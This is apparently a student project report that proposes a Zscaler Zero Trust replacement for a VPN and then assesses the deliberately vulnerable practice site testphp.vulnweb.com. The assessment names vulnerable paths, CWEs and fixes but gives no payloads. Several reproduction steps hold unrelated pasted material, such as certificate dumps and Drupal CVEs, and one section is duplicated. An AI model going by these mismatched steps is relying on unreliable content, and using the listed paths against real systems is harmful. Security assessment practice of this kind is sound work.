REPLACE AND MODERNIZE LEGACY VPN ARCHITECTURES WITH A CLOUD NATIVE ZSCALER ZERO TRUST SOLUTION TO REDUCE ATTACK SURFACE AND LATERAL MOVEMENT

Overview

This project will replace our outdated and insecure legacy VPN infrastructure with a cloud-native Zscaler Zero Trust solution to significantly reduce our attack surface and eliminate lateral movement risks. Unlike traditional VPNs that grant users broad network access and expose internal systems to threats, Zscaler connects users directly to specific applications based on their identity and context, never to the network itself. By adopting this modern architecture, we ensure that even if a user's credentials are compromised, attackers cannot move laterally across our systems to access sensitive data, all while improving performance and security for our remote workforce.

List of Teamates :

REGISTER NO	NAME	COLLEGE NAME	CONTACT
2322K1764	R.SUBASHRI	MICHAEL JOB COLLEGE OF ATRS AND SCIENCE	Subhasri3@gmail.com
2322K6540	S.KRISHNAPRIYA	MICHAEL JOB COLLEGE OF ATRS AND SCIENCE	Krishnapriya2866@gmail.com
2322K1768	R.YAMINI	MICHAEL JOB COLLEGE OF ATRS AND SCIENCE	Yaminiravichandran7@gmail.com
2322K1766	N.VASANTHASENA	MICHAEL JOB COLLEGE OF ATRS AND SCIENCE	Vasanthasena367@gmail.com
2322K1767	P.VIKASHINI	MICHAEL JOB COLLEGE OF ATRS AND SCIENCE	Vikashinivika162005@gmail.com

Project details

Title: Replace and modernize legacy VPN architectures with a cloud-native Zscaler Zero Trust solution to reduce attack surface and lateral movement.

In today's digital landscape, the traditional network perimeter has dissolved. With the rise of hybrid workforces and cloud-based applications, the legacy Virtual Private Network (VPN) architecture has become a significant security liability. Traditional VPNs operate on a "castle-and-moat" model, where once a user is authenticated, they are granted broad access to the entire internal network. This model assumes that everything inside the network is trustworthy, which is no longer a valid assumption in the era of sophisticated cyber threats.

This project addresses the critical need to modernize our remote access infrastructure. We propose decommissioning the existing legacy VPN hardware and implementing a cloud-native Zero Trust solution powered by Zscaler. The core problem with our current VPN is the risk of **lateral movement**. If an attacker compromises a single user's credentials, they can navigate the internal network undetected, moving from a faculty laptop to sensitive research databases or student information systems. Additionally, the VPN concentrator itself is exposed to the public internet, creating a large **attack surface** that is constantly probed by malicious actors.

Our objective is to shift from a network-centric model to an **identity and application-centric model**. By adopting Zscaler Zero Trust architecture, we ensure that users are connected only to the specific applications they need, never to the network itself. This fundamental shift will make our applications invisible to the internet, eliminate lateral movement, and provide a faster, more reliable experience for our hybrid workforce.

Abstract:

This document outlines the strategic migration from a legacy Virtual Private Network (VPN) infrastructure to a cloud-native Zero Trust Network Access (ZTNA) solution using Zscaler. The primary driver for this initiative is the inherent insecurity of the legacy "connect first, verify later" model, which grants excessive network access and facilitates lateral movement by attackers.

The proposed solution leverages the **Zscaler Zero Trust Exchange** platform. This global cloud platform redefines connectivity by making internal applications invisible to the public internet. Access is granted based on strict identity verification, device posture checks, and contextual policies, rather than network location.

Key components of the solution include:

- **Zscaler Private Access (ZPA):** Provides secure, direct access to private applications without placing users on the network.
- **Zscaler Internet Access (ZIA):** Inspects internet-bound traffic for threats and data loss.

The expected outcomes are a drastic reduction in attack surface, complete eradication of lateral movement risks, simplified security management, and an enhanced user experience for our remote and hybrid employees. This modernization is a critical step in future-proofing our organization's security architecture against evolving cyber threats.

Use Case Scenarios:

Scenario 1: Professor Access to Research Database

A professor working from home needs access to the confidential research database containing ongoing project data and unpublished research papers.

Output:

- User identity verified (Faculty_Research_Group)
- Multi-Factor Authentication (MFA) completed
- Device posture compliant (Managed laptop, antivirus active)
- Connection restricted to Research Database only
- Read-write access granted for authorized folders
- Download limits enforced (Maximum 500MB per session)
- Session timeout after 4 hours
- No access to student records or finance systems
- All activities logged for research compliance

Scenario 2: Student Access to Lab Servers

A final year student needs SSH access to university lab servers from hostel to compile and test code for their major project.

Output:

- User identity verified (Student_Project_Group)
- Time-based access enforced (6 PM to 10 PM daily)
- Protocol-specific access granted (SSH only)
- Direct micro-tunnel established to Lab Server
- Device posture check (Personal device - Antivirus required)
- Connection restricted to project directory only
- Session idle timeout after 30 minutes
- No access to admin systems or other student files
- Automatic access revocation at semester end

Scenario 3: HR Manager Access to Payroll System

The HR manager needs access to the payroll system from a remote location to process monthly salaries containing employee bank details.

Output:

- User identity verified (HR_Manager_Group)
- Privileged access workflow (Approval from Finance Head required)

- Just-in-time access (3-day window for payroll processing)
- Connection restricted to Payroll Application only
- Data Loss Prevention active (Download of salary data blocked)
- Copy-paste disabled for sensitive fields
- Session recording enabled for audit
- Multi-Factor Authentication enforced before payment processing
- No access to student or research systems

Scenario 4: Vendor Access to Procurement Portal

A lab equipment vendor needs access to the procurement portal to upload quotes and track work orders during a 6-month supply contract.

Output:

- User identity verified (External_Vendor_Group)
- Time-bound access enforced (6-month validity)
- Connection restricted to Procurement Portal only
- Role-based permissions (Can upload quotes, Cannot approve)
- IP whitelisting (Access from vendor office IP only)
- File upload scanning enabled (Malware check)
- No access to finance or HR systems
- Session timeout after 20 minutes
- All vendor activities logged for audit
- Access auto-revoked at contract end

Scenario 5: IT Staff Remote Support Access

An IT helpdesk staff member working from home needs access to the ticketing system to support faculty and students during evening hours.

Output:

- User identity verified (IT_Helpdesk_Group)
- Time-based access enforced (4 PM to 12 AM shift)
- Connection restricted to Ticketing System only
- Device posture compliant (Managed device, encryption enabled)
- Session recording enabled for all support sessions
- Customer consent recorded before remote access
- No access to server management or critical infrastructure
- Sensitive data masking enabled
- All support activities logged with ticket references
- Session timeout after 15 minutes of inactivity

Stage-1

Title Of the Project: -

Replace and modernize legacy VPN architectures with a cloud-native Zscaler Zero Trust solution to reduce attack surface and lateral movement.

Overview: -

This project is a strategic initiative to fundamentally transform the organization's remote access and network security architecture by decommissioning the existing legacy Virtual Private Network (VPN) infrastructure and replacing it with a cloud-native Zero Trust solution from Zscaler. The current VPN model, based on a perimeter-centric "castle-and-moat" approach, inherently trusts users once they are connected, granting them broad access to the internal network. This expansive access creates a significant attack surface and leaves the organization vulnerable to lateral movement, where a single compromised credential can lead to a widespread breach. The operational challenges of managing, scaling, and patching legacy VPN appliances, coupled with the poor user experience of backhauled traffic, further underscore the urgent need for modernization. This project directly addresses these critical security and operational deficiencies.

The core of the new architecture is Zscaler Private Access (ZPA), which operates on a Zero Trust principle of "never trust, always verify" and "connect the user to applications, not the network." By making internal applications completely invisible to the internet and the public DNS, ZPA eliminates the attack surface associated with exposed ports and IP addresses. When a user requests access, ZPA verifies their identity and context—through integrations with identity providers like Azure AD and device posture checks—before establishing a secure, encrypted micro-tunnel. Crucially, this tunnel connects the user only to the specific application they are authorized to use, not to the underlying network. This effectively renders the network invisible to the end-user and eliminates any possibility of lateral movement, as threat actors cannot scan, discover, or pivot to other internal resources.

The anticipated outcomes of this modernization are profound and multi-faceted. The organization will achieve a drastically reduced attack surface and a complete eradication of lateral movement risks, significantly strengthening its security posture against advanced cyber threats. Operationally, the shift to a cloud-native, globally distributed edge removes the need for traffic hair-pinning, thereby optimizing performance and user experience for a hybrid workforce. This transition also simplifies IT operations by replacing complex, hardware-dependent VPN infrastructure with a unified, scalable, and agile cloud management console. Ultimately, this project will not only fortify the organization's defenses but also create a secure, high-performance, and future-ready access framework that supports evolving business needs.

This expansive access creates a significant attack surface and leaves the organization vulnerable to lateral movement, where a single compromised credential can lead to a widespread breach. The operational challenges of managing, scaling, and patching legacy VPN appliances, coupled with the poor user experience of backhauled traffic, further underscore the urgent need for modernization. This project directly addresses these critical security and operational deficiencies. The core of the new architecture is Zscaler Private Access (ZPA), which operates on a Zero Trust principle of "never trust, always verify" and "connect the user to applications, not the network." By making internal applications completely invisible to the internet and the public DNS, ZPA eliminates the attack surface associated with exposed ports and IP addresses. When a user requests access, ZPA verifies their identity and context—through integrations with identity providers like Azure AD and device posture checks—before establishing a secure, encrypted micro-tunnel. Crucially, this tunnel connects the user only to the specific application they are authorized to use, not to the underlying network. This effectively renders the network invisible to the end-user and eliminates any possibility of lateral movement, as threat actors cannot scan, discover, or pivot to other internal resources.

List of Vulnerability Table:

Practice Website:

S.no	Vulnerability Name	CWE - No
1	SQL Injection in Login Form	CWE-89: Improper Neutralization of Special Elements used in an SQL Command
2	Cross-Site Scripting (XSS) in Search Field	CWE-79: Improper Neutralization of Input During Web Page Generation
3	Directory Listing Enabled	CWE-548: Information Exposure Through Directory Listing
4	Weak Password Policy	CWE-521: Weak Password Requirements
5	Missing CSRF Protection	CWE-352: Cross-Site Request Forgery
6	Insecure Direct Object References (IDOR)	CWE-639: Authorization Bypass Through User-Controlled Key
7	Sensitive Data in URL Parameters	CWE-598: Information Exposure Through Query Strings
8	Open Redirect Vulnerability	CWE-601: URL Redirection to Untrusted Site
9	Server Information Disclosure in Headers	CWE-200: Exposure of Sensitive
10	Session Token in URL	CWE-598: Information Exposure Through Query Strings

Main Website:

S.no	Vulnerability Name	CWE - No
1	Blind SQL Injection	CWE-89: Improper Neutralization of Special Elements used in an SQL Command
2	Reflected Cross-Site Scripting (XSS)	CWE-79: Improper Neutralization of Input During Web Page Generation
3	Insecure Cookie Attributes	CWE-614: Sensitive Cookie in HTTPS Session Without 'Secure' Attribute
4	Clickjacking Vulnerability	CWE-1021: Improper Restriction of Rendered UI Layers
5	Password Autocomplete Enabled	Password Autocomplete Enabled

REPORT: -

Practice Website: http://testphp.vulnweb.com/


1. **Vulnerability Name : SQL Injection in Login Form**
   CWE-89: Improper Neutralization of Special Elements used in an SQL Command

OWASP Category: A03:2021 - Injection

Description: The login form on the website does not properly sanitize user input before using it in SQL queries. Attackers can inject malicious SQL code into the username or password fields to bypass authentication and gain unauthorized access.

Business Impact: Attackers can bypass login controls and gain administrative access to the application. They can view, modify, or delete sensitive data from the database, including user credentials, personal information, and financial records. This can lead to complete system compromise, data breaches, regulatory fines, and loss of customer trust.

Steps to Reproduce: https://www.shodan.io/host/31.3.96.40



Recommendation:

1. **Use Parameterized Queries:** Implement prepared statements and parameterized queries for all database interactions to ensure user input is treated as data, not executable code.
2. **Input Validation:** Apply strict input validation using allow-lists for expected input patterns and reject any malicious characters or SQL keywords**.**
3. **Principle of Least Privilege:** Configure database accounts with minimal necessary privileges to limit potential damage from successful SQL injection attacks.
4. **Web Application Firewall:** Deploy a WAF to detect and block common SQL injection patterns and attack signatures in real-time.
5. **Regular Security Testing:** Conduct regular penetration testing and code reviews to identify and remediate SQL injection vulnerabilities before they can be exploited.


2) Vulnerability Name: **Cross-Site Scripting (XSS) in Search Field**
CWE-79: Improper Neutralization of Input During Web Page Generation

OWASP Category: A03:2021 - Injection

Description: The search functionality reflects user input directly in the response without proper sanitization or encoding. Attackers can inject malicious JavaScript code that executes in victims' browsers when they view search results.

Business Impact: Attackers can steal session cookies, capture keystrokes, redirect users to phishing sites, deface web pages, or perform actions on behalf of authenticated users. This leads to account takeover, data theft, and reputational damage.

Steps to Reproduce: http://testphp.vulnweb.com/search.php?test=query



Certificate #1: RSA 2048 bits (SHA256withRSA)

Server Key and Certificate #1

Subject	web.mmebvba.com Fingerprint SHA256: 9e7276cb84903692044a0e1f9b64d1426869813b55b28167913b7e49e778f87e Pin SHA256: moilG7Pck7rm7Q7pJpb+auqA0cuCc0eOAxVrTFBhY0M=
Common names	web.mmebvba.com
Alternative names	- INVALID
Serial Number	00ba5e79e0c2f743cb
Valid from	Mon, 25 May 2015 09:07:54 UTC
Valid until	Thu, 22 May 2025 09:07:54 UTC (expires in 1 year and 7 months)
Key	RSA 2048 bits (e 65537)
Weak key (Debian)	No
Issuer	web.mmebvba.com Self-signed
Signature algorithm	SHA256withRSA
Extended Validation	No
Certificate Transparency	No
OCSP Must Staple	No
Revocation information	None
DNS CAA	No (more info)
Trusted	No NOT TRUSTED (Why?) Mozilla Apple Android Java Windows

Additional Certificates (if supplied)

Certificates provided	1 (712 bytes)
Chain issues	None

Certification Paths

Mozilla Apple Android Java Windows

Path #1: Not trusted (path does not chain to a trusted anchor)

1	Sent by server Not in trust store	web.mmebvba.com Self-signed Fingerprint SHA256: 9e7276cb84903692044a0e1f9b64d1426869813b55b28167913b7e49e778f87e Pin SHA256: moilG7Pck7rm7Q7pJpb+auqA0cuCc0eOAxVrTFBhY0M= RSA 2048 bits (e 65537) / SHA256withRSA

Recommendation:

1) **Output Encoding:** Implement context-aware output encoding for all user-supplied data before rendering it in HTML, JavaScript, CSS, or URL contexts.
2. **Content Security Policy:** Deploy CSP headers to restrict the sources from which scripts can be loaded and mitigate the impact of XSS attacks even if injection occurs.
3. **Input Validation:** Apply strict input validation using allow-lists to ensure only expected characters are accepted from users.
4. **Secure Cookie Configuration:** Set HttpOnly and Secure flags for all cookies to prevent JavaScript access to session identifiers.
5. **Regular Scanning**: Conduct regular XSS vulnerability scans and code reviews to identify and fix injection points promptly.

3) Vulnerability Name: Directory Listing Enabled

CWE-548: Information Exposure Through Directory Listing

OWASP Category: A01:2021 - Broken Access Control

Description: The web server has directory listing enabled, allowing anyone to browse directories and view all files within them. This exposes sensitive files, backup copies, configuration files, and source code.

Business Impact: Attackers can discover sensitive files, database backups, configuration files containing credentials, and source code with business logic. This information aids in further attacks and can lead to data breaches and system compromise.

Vulnerability Path: http://testphp.vulnweb.com/images/

Steps to Reproduce:

1.Open the practice website to inspect

Index of /images/

../		
logo.gif	11-May-2011 10:27	6660
remark.gif	11-May-2011 10:27	79

2.Go to network and start capturing using F5 or Ctrl+R

3.Go to html document and see if x-frame-options present in response headers or not

4. If not the absence of this header indicates that the website may not have protection against embedding its content within an iframe on other domains, potentially leaving it vulnerable to clickjacking attacks.

Recommendation:

1 **Disable Directory Listing:** Configure the web server to disable directory listing entirely by setting appropriate directives (Options -Indexes in Apache, disable directory browsing in IIS).
2 **Place Index Files:** Add empty index.html files in all directories to prevent directory content from being displayed.
3 **Secure File Storage:** Store all sensitive files, configuration files, and backups outside the web root directory where they cannot be accessed via web requests.
4 **Access Controls:** Implement proper authentication and authorization mechanisms for directories that genuinely require listing functionality**.**
5 **Regular Audits:** Conduct periodic reviews of web server configuration to ensure directory listing remains disabled and no new directories are exposed.

4) Vulnerability Name: Weak Password Policy

CWE-521: Weak Password Requirements


OWASP Category: A07:2021 - Identification and Authentication Failures

Description: The application does not enforce strong password requirements. Users can create weak passwords like "123456", "password", or "admin" without any complexity requirements for length, special characters, numbers, or uppercase letters.

Business Impact: Weak passwords are easily guessed or cracked through brute-force attacks. Attackers can compromise user accounts, including administrative accounts, leading to unauthorized access, data theft, and system compromise. Credential stuffing attacks become more successful.

Vulnerability Path : http://testphp.vulnweb.com/signup.php

Steps to Reproduce:



1. **Enforce Strong Password Policy:** Implement password complexity requirements including minimum length (at least 8 characters), uppercase letters, lowercase letters, numbers, and special characters.
2. **Multi-Factor Authentication:** Deploy MFA for all users, especially administrative accounts, to provide additional security beyond passwords**.**
3. **Password Blacklisting:** Block common and breached passwords by integrating with password blacklisting services or databases.
4. **Account Lockout:** Implement account lockout mechanisms after multiple failed login attempts to prevent brute-force attacks.
5. **Regular Password Audits:** Conduct periodic audits to identify and enforce password changes for weak or compromised accounts**.**

5) Vulnerability Name: **Missing CSRF Protection**

CWE-352: Cross-Site Request Forgery

OWASP Category: A01:2021 - Broken Access Control

Description: The application does not implement anti-CSRF tokens in forms that perform state-changing operations. Attackers can trick authenticated users into submitting malicious requests without their knowledge..

Business Impact: Attackers can force users to change passwords, transfer funds, modify profiles, or perform administrative actions without consent. Users' accounts can be compromised, and unauthorized transactions can occur, leading to financial loss and reputational damage.

Vulnerability Path : http://testphp.vulnweb.com/updateprofile.php

Steps to Reproduce:

CVE-2020-13666	4.3 Cross-site scripting vulnerability in Drupal Core. Drupal AJAX API does not disable JSONP by default, allowing for an XSS attack. This issue affects: Drupal Drupal Core 7.x versions prior to 7.73; 8.8.x versions prior to 8.8.10; 8.9.x versions prior to 8.9.6; 9.0.x versions prior to 9.0.6.

Recommentation :

1. **Implement CSRF Tokens:** Generate unique, unpredictable anti-CSRF tokens for each session and include them in all state-changing forms and requests.
2. **SameSite Cookies:** Configure cookies with SameSite=Lax or SameSite=Strict attributes to prevent browsers from sending cookies with cross-site requests.
3. **Re-authentication:** Require users to re-enter passwords or use MFA for highly sensitive operations like password changes or financial transactions.
4. **Origin Header Validation:** Verify Origin and Referer headers on server-side to ensure requests originate from trusted sources.
5. **Framework Security Features:** Utilize built-in CSRF protection mechanisms provided by modern web frameworks rather than implementing custom solutions.

6) Vulnerability Name: **Insecure Direct Object References (IDOR)**

CWE-639: Authorization Bypass Through User-Controlled Key

OWASP Category: A01:2021 - Broken Access Control

Description: The application uses user-supplied input (like IDs) to access objects directly without proper authorization checks. Attackers can manipulate these references to access unauthorized data belonging to other users.

Business Impact: Attackers can view, modify, or delete other users' private data, including profiles, orders, messages, and financial information. This violates data privacy regulations, leads to data breaches, and erodes user trust.

Vulnerability Path: http://testphp.vulnweb.com/viewprofile.php?id=1

Steps to Reproduce:

CVE-2022-25271	**4.3** Drupal core's form API has a vulnerability where certain contributed or custom modules' forms may be vulnerable to improper input validation. This could allow an attacker to inject disallowed values or overwrite data. Affected forms are uncommon, but in certain cases an attacker could alter critical or sensitive data.

Recommendation:

1. **Authorization Checks:** Implement server-side access control verification for every request to ensure the authenticated user is authorized to access the requested object.
2. **Indirect References:** Use indirect, unpredictable references (like random UUIDs or hashed values) instead of sequential, predictable IDs.
3. **User Context Validation:** Always validate that the object being accessed belongs to the authenticated user's context before returning any data.
4. **Least Privilege:** Design access control policies to grant minimum necessary permissions and deny access by default.
5. **Regular Testing:** Conduct thorough access control testing during security assessments to identify and fix IDOR vulnerabilities.

7) Vulnerability Name: Sensitive Data in URL Parameters

CWE-598: Information Exposure Through Query Strings

OWASP Category: A02:2021 - Cryptographic Failures

Description: The application transmits sensitive information like session tokens, passwords, or personal data in URL parameters. URLs are logged by web servers, proxy servers, and browser history, exposing sensitive data.

Business Impact: Sensitive data exposed in URLs can be captured in server logs, browser history, referrer headers, and network traffic. Attackers with access to any of these sources can steal session tokens, credentials, and personal information, leading to account takeover and data breaches.

Vulnerability Path: http://testphp.vulnweb.com/login.php?username=admin&password=12345

Steps to Reproduce:

CVE-2020-13672	**2.6** Cross-site Scripting (XSS) vulnerability in Drupal core's sanitization API fails to properly filter cross-site scripting under certain circumstances. This issue affects: Drupal Core 9.1.x versions prior to 9.1.7; 9.0.x versions prior to 9.0.12; 8.9.x versions prior to 8.9.14; 7.x versions prior to 7.80.

Recommendation:

1. **Use POST Requests:** Transmit all sensitive data, including login credentials and personal information, through POST request bodies rather than URL parameters.
2. **Enforce HTTPS:** Implement HTTPS across the entire application to encrypt all data in transit and prevent network sniffing.
3. **Log Sanitization:** Configure web servers and logging mechanisms to redact or exclude sensitive data from access logs and error logs.
4. **Secure Session Management**: Store session identifiers only in secure cookies with HttpOnly and Secure flags, never in URLs.
5. **Data Minimization:** Avoid transmitting sensitive data unnecessarily and implement proper data handling practices throughout the application**.**

8) Vulnerability Name: Open Redirect Vulnerability

CWE-601: URL Redirection to Untrusted Site ('Open Redirect')

OWASP Category: A03:2021 - Injection

Description: The application accepts user-supplied input for redirect URLs without proper validation. Attackers can craft malicious links that redirect users to phishing sites while appearing to come from the legitimate domain.

